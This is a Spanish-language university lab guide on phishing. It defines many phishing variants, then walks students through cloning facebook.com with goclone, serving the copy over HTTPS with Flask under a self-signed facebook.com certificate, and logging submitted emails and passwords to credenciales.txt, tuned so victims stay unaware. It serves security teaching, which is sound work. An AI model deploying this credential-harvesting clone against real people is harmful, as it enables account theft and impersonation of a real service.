elemento decorativoelemento decorativo

**INSTRUCTOR**

**ING. RICARDO ANTONIO VALLADARES RENDEROS**

**GUIA DE LABORATORIO #3, SEMANA PAR**



**TEMA:**

**PHISHING**

**MISIÓN**

**Formar Profesionales con alto sentido crítico y ético, con capacidad de autoformación y con las competencias técnico – científicas requeridas para resolver problemas mediante soluciones enfocadas en el desarrollo social y Respetuosas del Medio Ambiente**

**I. Objetivo General**

Capacitar al participante en la creación e identificación de phishing para evitar este tipo de vulnerabilidades.

**I.I. Objetivo Específicos**

Crear un phishing para comprender el proceso de elaboración.


Identificar sitios web phishing en una intranet.

Conocer los diferentes perfiles de Phishers.

**II. Phishing**

Phishing es un término informático que distingue a un conjunto de técnicas que persiguen el engaño a una víctima ganándose su confianza haciéndose pasar por una persona, empresa o servicio de confianza (suplantación de identidad de tercero de confianza), para manipularla y hacer que realice acciones que no debería realizar (por ejemplo, revelar información confidencial o hacer click en un enlace).

Para realizar el engaño, habitualmente se hace uso de la ingeniería social explotando los instintos sociales de la gente,​ como es de ayudar o ser eficiente. También mediante la adulación de la víctima, explotando su intrínseca vanidad o necesidad de ser reconocido, baja autoestima, o una persona que busca trabajo. Por ejemplo, enviando correos electrónicos o mostrando publicidades a la víctima diciéndole que ha ganado un premio​ y que siga un enlace para recibirlo, siendo aquellas promesas falsas (un cebo). A veces también se hace uso de procedimientos informáticos que aprovechan vulnerabilidades. Habitualmente el objetivo es robar información, pero otras veces es instalar malware, sabotear sistemas, o robar dinero a través de fraudes. El phising está considerada una de las técnicas de robos de contraseñas más utilizada.



A quien practica el phishing se le llama phisher.

**Phishing general, phishing tradicional, Bulk Phishing o Spray and pray**. Consiste en la emisión masiva de correos electrónicos a usuarios. Estos correos suplantan a entidades de confianza (ejemplo bancos) y persiguen el engaño del usuario y la consecución de información. Por ejemplo, en el mensaje se incluyen enlaces a dominios maliciosos. Para camuflar estos enlaces es habitual que el texto del enlace sea la URL correcta, pero el enlace en sí apunte al sitio malicioso.

**Vishing**. Es similar al phishing tradicional pero el engaño se produce a través de una llamada telefónica. El término deriva de la unión de dos palabras en inglés: ‘'voice'’ y ‘'phishing’'. Un ejemplo típico de uso de esta técnica es cuando un ciberdelincuente ha robado ya información confidencial a través de un ataque de phising, pero necesita la clave SMS o token digital para realizar y validar una operación. Es en ese momento el ciberdelincuente llama por teléfono al cliente identificándose como personal del banco y, con mensajes particularmente alarmistas, intenta de que el cliente revele el número de su clave SMS o token digital, que son los necesarios para autorizar la transacción.

**Qrishing:** phishing a través de códigos QR el cual consiste en la manipulación de códigos QR y el posterior engaño a las víctimas mediante la suplantanción de la página web o aplicación a la que se accede al escanear el código el cual dirige al usuario a un link fraudulento utilizado con la finalidad de obtener información privada de las víctimas.

**Smishing.** Es similar al phishing tradicional pero el engaño se produce a través mensajes de texto ya sean por SMS o mensajería instantánea (como WhatsApp). Un ejemplo típico de esta técnica es cuando el cliente recibe un mensaje de texto, donde el emisor se hace pasar por el banco, y le informan que se ha realizado una compra sospechosa con su tarjeta de crédito. A su vez, el texto solicita que se comunique con la banca por teléfono de la entidad financiera y le brinda un número falso. El cliente devuelve la llamada y es ahí cuando el ciberdelincuente, haciéndose pasar por el banco, solicita información confidencial para supuestamente cancelar la compra. En una variante de esta modalidad el mensaje también podría incluir un enlace a una ‘web’ fraudulenta para solicitar información sensible.

**Whaling.** Se diferencia de los otros tipos de intentos de phishing en que el objetivo son personas importantes como por ejemplo ejecutivos de alto rango. Las solicitudes de información contenidas en el ataque están más adaptadas a la persona concreta. Por ejemplo, la información presentada puede incluir solicitudes de citaciones, quejas de clientes, solicitudes de transferencia bancaria u otras solicitudes relacionadas con transacciones financieras concretas. La persona objetivo desprevenida puede verse atraído a revelar información confidencial del sistema u otros datos valiosos a los que solo unos pocos individuos tienen acceso.

**Search Engine phishing.** En este tipo de ataque los estafadores crean su propio sitio malicioso y lo indexan los motores de búsqueda legítimos. Es habitual que estos sitios maliciosos ofrezcan productos barato, oportunidades de empleo o incluso lancen alertas de virus para los que es necesario adquirir su antivirus. Los compradores en línea encontrarán estos sitios apareciendo en una página típica de resultados de Google, y puede ser muy difícil notar la diferencia con un sitio legítimo. El sitio malicioso alienta a los usuarios a entregar su información personal, como el número del documento de identificación o su número de cuenta bancaria para poder realizar la compra. Estos datos se pueden usar para robarle, secuestrar su identidad o destruir su reputación.

**Pharming o DNS-Based Phishing.** El engaño consiste en redirigir al usuario a una sitio falso aprovechando para ello vulnerabilidades en el proceso de conversión de la secuencia de letras que componen una URL en una dirección IP. El ataque puede ser dirigido contra el ordenador del usuario o aprovechar vulnerabilidad del servidor DNS. El término "pharming" es una palabra compuesta por los términos "phishing" y "farming".

**Content-Injection phishing.** En este tipo de ataque los atacantes reemplazan parte del contenido de un sitio legítimo con contenido malicioso diseñado para obtener información confidencial del usuario.

**Man-in-the-Middle Phishing**. El atacante se posiciona entre el ordenador del usuario y el servidor, grabando así, la información que se transmite entre ambos.

**Evil Twin.** Se trata de crear un Punto de Acceso malicioso a una red Wireless, con apariencia de legítimo, para que los víctimas puedan conectarse y así capturar información confidencial. Por ejemplo redirigiendo a sitios maliciosos que capturan nuestras credenciales.

**Phishing 2.0.** Consiste en utilizar un proxy inverso transparente para montar un ataque man-in-the-middle contra usuarios. Este intermediario hace que en tiempo real, sin que el usuario sea consciente, cada paquete proveniente del navegador de la víctima, sea interceptado, y después enviado al sitio web real. Análogamente en tiempo real cada paquete proveniente del sitio web real será interceptado, antes de ser enviado al navegador. En la interceptación, el proxy inverso analiza el contenido del paquete, almacenando lo que considere útil (por ejemplo, el identificador de usuario, contraseña o cookies de sesión) y pudiendo incluso modificar el contenido del paquete. Para poder usar estas técnicas con servidores web que usen https, es necesario que el servidor proxy tenga instalado un certificado https válido de una URL falsa que suplante a la URl del sitio web real. Este tipo de ataque, al tener un control total del tráfico entre el navegador y el servidor, permite atacar sesiones con autenticación multifactor. Herramientas especializadas para automatizar este tipo de ataques son Evilginx2 y Modlishka.

**Phishing móvil.** Son ataques de phishing especialmente orientados a los dispositivos móviles.

**Hishing o “hardware phishing”.** Consiste en distribuir malware ocultándolo en equipos que van a ser vendidos, ya sean estos nuevos o usados. Estos códigos maliciosos pueden ocultarse en teléfonos móviles, equipos MP3, etc.

**III. Desarrollo de la practica**

**Si desea desarrollar el aplicativo en Apache+PHP o en Golang en vez de Python no disminuirá su nota, siempre que use un certificado autofirmado con host Facebook.com.**

1. **Instalar Golang: (**[**https://go.dev/**](https://go.dev/)**)**

sudo apt install golang-go

1. **Instalar goclone:**

go install github.com/imthaghost/goclone/cmd/goclone@latest

1. **Clonar el sitio web:** [**https://www.facebook.com**](https://www.facebook.com)**:**

|  |  |
| --- | --- |
| **GNU/Linux** | **Windows** |
| **cd $GOPATH/bin**  **./goclone** [**https://www.facebook.com/**](https://www.facebook.com/)  **cd** [**www.facebook.com**](http://www.facebook.com)  **dir** | **cd %GOPATH%/bin**  **goclone.exe** [**https://www.facebook.com/**](https://www.facebook.com/)  **cd** [**www.facebook.com**](http://www.facebook.com)  **dir** |

1. **Reutilizaremos el código fuente de la práctica de laboratorio 2:**

from flask import Flask

app = Flask(\_\_name\_\_)

@app.route('/')

def index():

return "<h1>Hola mundo</h1>"

app.run(host=‘0.0.0.0', port=443, ssl\_context=('facebook.com.crt', 'facebook.com.key'))

1. **Ahora editaremos el código, según sea el contenido a mostrar, ejemplos:**

* **Index.html**
* **js/**
  + **SNXj2TYwEuC.js**
* **Imgs/**
  + **dF5SId3UHWd.svg**
* **css/**
  + **1FPNULrhhBJ.css**
  + **8osHrRoPrcP.css**
  + **8uGPm-ERpxk.css**
  + **KxGJ10xTR\_J.css**
  + **N3CLkSu0qgr.css**
  + **RsN05coJNNv.css**
  + **ZAblWptIXm4.css**

from flask import Flask, Response

app = Flask(\_\_name\_\_)

@app.route('/')

def index():

return Response(open('index.html', encoding='UTF8').read(), mimetype="text/html")

@app.route('/js/SNXj2TYwEuC.js')

def escript():

return Response(open('js/SNXj2TYwEuC.js').read(), mimetype="text/javascript")

@app.route('/imgs/dF5SId3UHWd.svg')

def imagen():

return Response(open('imgs/dF5SId3UHWd.svg').read(), mimetype="image/svg+xml")

@app.route('/css/1FPNULrhhBJ.css')

def estilo1():

return Response(open('css/1FPNULrhhBJ.css').read(), mimetype="text/css")

@app.route('/css/8osHrRoPrcP.css')

def estilo2():

return Response(open('css/8osHrRoPrcP.css').read(), mimetype="text/css")

@app.route('/css/8uGPm-ERpxk.css')

def estilo3():

return Response(open('css/8uGPm-ERpxk.css').read(), mimetype="text/css")

@app.route('/css/KxGJ10xTR\_J.css')

def estilo4():

return Response(open('css/KxGJ10xTR\_J.css').read(), mimetype="text/css")

@app.route('/css/N3CLkSu0qgr.css')

def estilo5():

return Response(open('css/N3CLkSu0qgr.css').read(), mimetype="text/css")

@app.route('/css/RsN05coJNNv.css')

def estilo6():

return Response(open('css/RsN05coJNNv.css').read(), mimetype="text/css")


@app.route('/css/ZAblWptIXm4.css')

def estilo7():

return Response(open('css/ZAblWptIXm4.css').read(), mimetype="text/css")

app.run(host=‘0.0.0.0', port=443, ssl\_context=('facebook.com.crt', 'facebook.com.key'))

1. **Usando sus habilidades de programación web edite el código fuente para que el envió de credenciales sea en: /datos**

****

1. **Ahora editaremos nuevamente nuestro código Python para guardar las credenciales.**
   1. **Editar los paquetes a usar:**

**from flask import Flask, request, Response**

* 1. **Agregar la siguiente función:**

**@app.route('/datos', methods=['POST'])**

**def datos():**

**email = request.form.get('email')**

**password = request.form.get('password')**

**file = open('credenciales.txt', 'a')**

**file.write(email)**

**file.write(":")**

**file.write(password)**

**file.write("\n")**

**file.close()**

**return 'GUARDADO'**

1. **Antes de probar el phishing, crear el archivo: credenciales.txt**
2. **En la función datos cambie el return para que su phishing sea más creíble y no alerte a la víctima. Adjunte captura de pantalla de su return personalizado en el navegador:**
3. **Adjunte capturas de pantalla del phishing y código fuente:**
4. **Explique cómo determinaría usted que este sitio web con SSL y Hosts Facebook.com no es un sitio web Phishing**